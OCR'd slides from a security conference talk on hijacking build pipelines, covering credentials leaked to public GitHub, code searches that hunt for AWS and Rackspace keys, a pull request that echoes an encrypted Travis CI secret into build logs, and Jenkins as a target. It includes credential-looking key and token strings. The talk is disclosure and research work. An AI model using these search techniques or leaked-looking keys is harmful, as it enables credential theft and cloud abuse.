Is This Your Pipe?

Hijacking the Build Pipeline

```
Last login: Aug 7 2011 from DEFCON 19
dc101$ whoami
@rgbkrk
dc101$
```

```
Last login: Aug 7 2011 from DEFCON 19
dc101$ whoami
@rgbkrk
dc101$ su greg
dc101$ whoami
@_GRRegg
dc101$
```

```
Last login: Aug 7 2011 from DEFCON 19
dc101$ whoami
@rgbkrk
dc101$ su greg
dc101$ whoami
@_GRRegg
dc101$ hostname
@Rackspace
dc101$
```

Build Pipeline Components

- Source Control
- Continuous Integration
- Upstream Sources

IP[y]:
IPython

OSS, Builds and Testing

Real Sites

Need Secrets

What secrets?

Managing Secrets

Not Managing Secrets

Credentials get leaked

We've found 1,071 code results

indexed

[redacted]/[redacted] – application.yml

Last indexed 2 minutes ago

YAML

```
1  AWS_ACCESS_KEY_ID: "AKIAJ5JFBMSZGM7X3J4A"
2  AWS_SECRET_ACCESS_KEY: "G8AKpzq+lX+deMOtrckF3hJyce/20
3  AWS_BUCKET: "devbucket"
```

```
git add .
```

“I did not completely scrub my code before posting to GitHub. I did not have billing alerts enabled … This was a real mistake … I paid the price for complacency.”

–Rich Mogull

```
ec2-user@box:~$ ls
cpuminer
CudaMiner
tor-0.2.4.20.tar.gz
cuda_5.5.22_linux_64.run
tor-0.2.4.20
```

```
ec2-user@box:~$ ls
cpuminer
CudaMiner
tor-0.2.4.20.tar.gz
cuda_5.5.22_linux_64.run
tor-0.2.4.20
```

bit.ly/mogull

```
07 40 00 e2 01 20 84 e2  02 27 82 e3 05 00 a0 e1  |.@... ...'......|
01 10 a0 e3 05 30 a0 e3  ae fd ff eb 00 00 50 e3  |.....0........P.|
2a ff ff 0a 09 00 a0 e3  10 d0 8d e2 f0 87 bd e8  |*...............|
1f 40 2d e9 4c 30 90 e5  03 00 a0 e3 04 20 93 e5  |.@-.L0....... ..|
0c 00 cd e5 02 24 a0 e1  04 20 8d e5 01 00 a0 e1  |.....$... ......|
07 20 d3 e5 04 10 8d e2  08 30 83 e2 08 30 8d e5  |. .......0...0..|
0d 20 cd e5 13 ff ff eb  14 d0 8d e2 00 80 bd e8  |. ..............|
41 4b 49 41 4a 35 4a 46  42 4d 53 5a 47 4d 37 58  |AKIAJ5JFBMSZGM7X|
33 4a 34 41 00 00 00 00  47 38 41 4b 70 7a 71 2b  |3J4A....G8AKpzq+|
31 58 2b 64 65 4d 4f 74  72 63 6b 46 33 68 4a 79  |1X+deMOtrckF3hJy|
63 65 2f 32 30 75 46 63  68 70 33 35 48 69 49 65  |ce/20uFchp35HiIe|
00 00 00 00 2a b2 01 81  b0 b0 5f 84 00 00 00 00  |....*....._.....|
a2 b2 01 81 b0 b0 af 01  00 00 00 00 3f 26 01 81  |............?&..|
b0 b0 5f 84 00 00 00 00  78 ea ff 7f b0 b0 a8 80  |.._.....x.......|
a0 ea ff 7f b0 b0 b0 80  30 eb ff 7f 01 00 00 00  |........0.......|
40 eb ff 7f b0 b0 b0 80  44 eb ff 7f b0 b0 a8 80  |@.......D.......|
5c eb ff 7f b0 af 10 80  e8 ef ff 7f b0 b0 b0 80  |\...............|
```

Ref: bit.ly/awsinapk

```
07 40 00 e2 01 20 84 e2  02 27 82 e3 05 00 a0 e1  |.@... ...'......|
01 10 a0 e3 05 30 a0 e3  ae fd ff eb 00 00 50 e3  |.....0........P.|
2a ff ff 0a 09 00 a0 e3  10 d0 8d e2 f0 87 bd e8  |*...............|
1f 40 2d e9 4c 30 90 e5  03 00 a0 e3 04 20 93 e5  |.@-.L0....... ..|
0c 00 cd e5 02 24 a0 e1  04 20 8d e5 01 00 a0 e1  |.....$... ......|
07 20 d3 e5 04 10 8d e2  08 30 83 e2 08 30 8d e5  |. .......0...0..|
0d 20 cd e5 13 ff ff eb  14 d0 8d e2 00 80 bd e8  |. ..............|
41 4b 49 41 4a 35 4a 46  42 4d 53 5a 47 4d 37 58  |AKIAJ5JFBMSZGM7X|
33 4a 34 41 00 00 00 00  47 38 41 4b 70 7a 71 2b  |3J4A....G8AKpzq+|
31 58 2b 64 65 4d 4f 74  72 63 6b 46 33 68 4a 79  |1X+deMOtrckF3hJy|
63 65 2f 32 30 75 46 63  68 70 33 35 48 69 49 65  |ce/20uFchp35HiIe|
00 00 00 00 2a b2 01 81  b0 b0 5f 84 00 00 00 00  |....*....._.....|
a2 b2 01 81 b0 b0 af 01  00 00 00 00 3f 26 01 81  |............?&..|
b0 b0 5f 84 00 00 00 00  78 ea ff 7f b0 b0 a8 80  |.._.....x.......|
a0 ea ff 7f b0 b0 b0 80  30 eb ff 7f 01 00 00 00  |........0.......|
40 eb ff 7f b0 b0 b0 80  44 eb ff 7f b0 b0 a8 80  |@.......D.......|
5c eb ff 7f b0 af 10 80  e8 ef ff 7f b0 b0 b0 80  |\...............|
```

Ref: bit.ly/awsinapk

Fun with Cloud Credentials

Infrastructure + -


“Redistribute”

DNS and Load Balancers


Remount Volumes

Future SSH Keys


Searching for keys



AKIAJ



OS_PASSWORD



rackspace_api_key

api_key

>> 1000


BREAK IT UP

rackspace apikey language:python


SPLIT

rackspace apikey -language:python

```
rackspace apikey language:python
```



```
rackspace apikey -language:python
```



KEEP

SPLITTING

Can't we just

let people know

when they "SecOops"?

gitsec/nanny

Search repositories for security oops

Email the original committer & owner of the project

Let them know how to revoke keys, panic

Responses

"Wow, thank you. How did you find these?"

"This is only a testing project"

"I don't even own this repository"

"Doesn't matter, I'm not using that account"

265+ Keys

config/initializers/secret_token.rb

Daniel Roy Greenfeld
@pydanny

Following

Why automated security checkers suck:
gist.github.com/pydanny/958658...

Reply Retweet Favorite More

RETWEETS	FAVORITES
2	3

11:54 AM - 2 Aug 2014

why-automated-security-checkers-suck

Raw

```
Hello,

We are conducting research on the unintended exposure of secrets in GitHub repositories.
In a recent scan we conducted of GitHub repositories, our tool detected that one of your
repositories appears to expose a secret, and we've confirmed this possibility by manual
inspection.  The details are below:

    # Branch: master
    ## File: ****/****/settings/dev.py
    ## Line: 20
    ## Source: TWITTER_CONSUMER_KEY = 'DEFINE-ME-HERE--DO-NOT-CHECK-IN-PUBLICLY'

    # Branch: master
    ## File: ****/****/settings/dev.py
    ## Line: 21
    ## Source: TWITTER_CONSUMER_SECRET = 'DEFINE-ME-HERE--DO-NOT-CHECK-IN-PUBLICLY'

    Affected File: https://github.com/****/****/blob/master/****/settings/dev.py

    ------------------------------

If this information is indeed intended to be secret, we would recommend that you remove
this file from the repository (using .gitignore) and generate new passwords for the
vulnerable accounts.  We would much appreciate a response, letting us know if we are
mistaken in concluding that this is a secret, or if you made changes as a result of this report.
```

why-automated-security-checkers-suck

Raw

... we've confirmed this possibility by manual inspection

```
## Source: TWITTER_CONSUMER_KEY = 'DEFINE-ME-HERE--DO-NOT-CHECK-IN-PUBLICLY'

# Branch: master
```

TWITTER_CONSUMER_SECRET = **'DEFINE-ME-HERE--DO-NOT-CHECK-IN-PUBLICLY'**

What if you need secrets for testing?

Travis CI

Travis CI

- Open Source, free for public repos
- git push -> web hook -> tasks
- Less control than Jenkins

```yaml
language: python

python:

 - 2.7

before_install:

  - pip install invoke==0.4.0 pytest==2.3.5

install:

 - pip install .

script: invoke test
```

Encrypted Secrets

```yaml
language: python
python: 2.7
install: pip install .
script: invoke test
env:
  global:
    secure: hsgKUzwffhhTcmnnr1vYfvXiU…
```

Can we leak decrypted secrets?

Update .travis.yml #1

Edit | New issue

Open **rgbkrk** wants to merge 1 commit into `rgbkrk:master` from `gitsec:legit`

Conversation 0 | Commits 1 | Files changed 1 | +1 −1

Showing 1 changed file with **1 addition** and **1 deletion**. | Show diff stats

2 .travis.yml | View

```
@@ -3,7 +3,7 @@ python:
 - 2.7
 install:
 - echo "Life is good"
-script: echo 'Ran script'
+script: echo "$SECRET_MESSAGE"
 env:
   global:
     secure: hsgKUzwffhhTcmnnr1vYfvXiUruFfIjO+z4nurN+Ywvuh5MNoiY4jZse3Vf0DXuPyxDzOFEYxSW4gyn3cO62RRCvxKcC5KvEiGiEJ5gjwdVwvfiLkpl6
```

master - Update .travis.yml

#2 passed

ran for 3 sec
9 minutes ago


Kyle Kelley authored and committed

Commit cf76c08 #1: Update .travis.yml

```
1  Using worker: worker-linux-4-1.bb.travis-ci.org:travis-linux-17
2
3  $ git clone --depth=50 git://github.com/rgbkrk/secrets-in-public.git   git.1
11 $ cd rgbkrk/secrets-in-public
12 $ git fetch origin +refs/pull/1/merge:                                  git.3
19 $ git checkout -qf FETCH_HEAD                                           git.4
20 $ source ~/virtualenv/python2.7/bin/activate
21 $ python --version
22 Python 2.7.6
23 $ pip --version
24 pip 1.5.4 from /home/travis/virtualenv/python2.7.6/lib/python2.7/site-packages (python 2.7)
25 $ echo "Life is good"                                                   install
27 $ echo "$SECRET_MESSAGE"
28
29
30 The command "echo "$SECRET_MESSAGE"" exited with 0.
31
```


No?!?!

“Keys used for encryption and decryption are tied to the repository. If you fork a project and add it to travis, it will have a different pair of keys than the original.”

– Travis CI

Props.

master - Merge pull request #1 from gitsec/legit

#3 passed

Update .travis.yml

ran for 5 sec
less than a minute ago

Kyle Kelley authored and committed

Commit a6af05a Compare 4ac4b6a..a6af05a

```
1  Using worker: worker-linux-6-2.bb.travis-ci.org:travis-linux-2
2
3  $ git clone --depth=50 --branch=master git://github.com/rgbkrk/secrets-in-   git.1
11 $ cd rgbkrk/secrets-in-public
12 $ git checkout -qf a6af05a90a917cd803fdfa814fe58dfe12d9d269                   git.3
13 $ export SECRET_MESSAGE=[secure]
14
15 $ source ~/virtualenv/python2.7/bin/activate
16 $ python --version
17 Python 2.7.6
18 $ pip --version
19 pip 1.5.4 from /home/travis/virtualenv/python2.7.6/lib/python2.7/site-packages (python 2.7)
20 $ echo "Life is good"                                                        install
22 $ echo "$SECRET_MESSAGE"
23 Drink
24
25 The command "echo "$SECRET_MESSAGE"" exited with 0.
```

Code Review!

Who is Jenkins?

How can I compromise him?

Jenkins

search

admin | log out

Jenkins › Build Pipeline ›

ENABLE AUTO REFRESH

Build Pipeline

Run | History | Configure | Add Step | Delete | Manage

Pipeline	#21 scrapy	#4 Smoke Testing	#3 Functional Testing	#3 Deploy Pre-Prod	#3 Integration Testing	#2 Deploy Production
#21	Aug 3, 2014 8:54:50 PM 2.2 sec admin	Aug 3, 2014 8:55:01 PM 17 ms	Aug 3, 2014 8:55:11 PM 17 ms	Aug 3, 2014 8:55:21 PM 23 ms	Aug 3, 2014 8:55:31 PM 20 ms	Aug 3, 2014 8:55:41 PM 21 ms

Why Target Jenkins?

The road to production


Hipster developer makes an oops

[redacted]/[redacted] – [settings file]
Last indexed on Aug 6, 2013

```
{
        "github_token": "1c90facabf7298324c624e5b83fe581e9033"
}
```

[redacted]/[redacted] – [settings file]
Last indexed on Jul 28, 2013

```
{
        "accounts":
        {
                "GitHub":
                {
                        "base_uri": "https://api.github.com",
                        "github_token": "ef6c8d4d0e4d04cf4f674a85a0980411a9f"
                }
        }
}
```



Execute shell

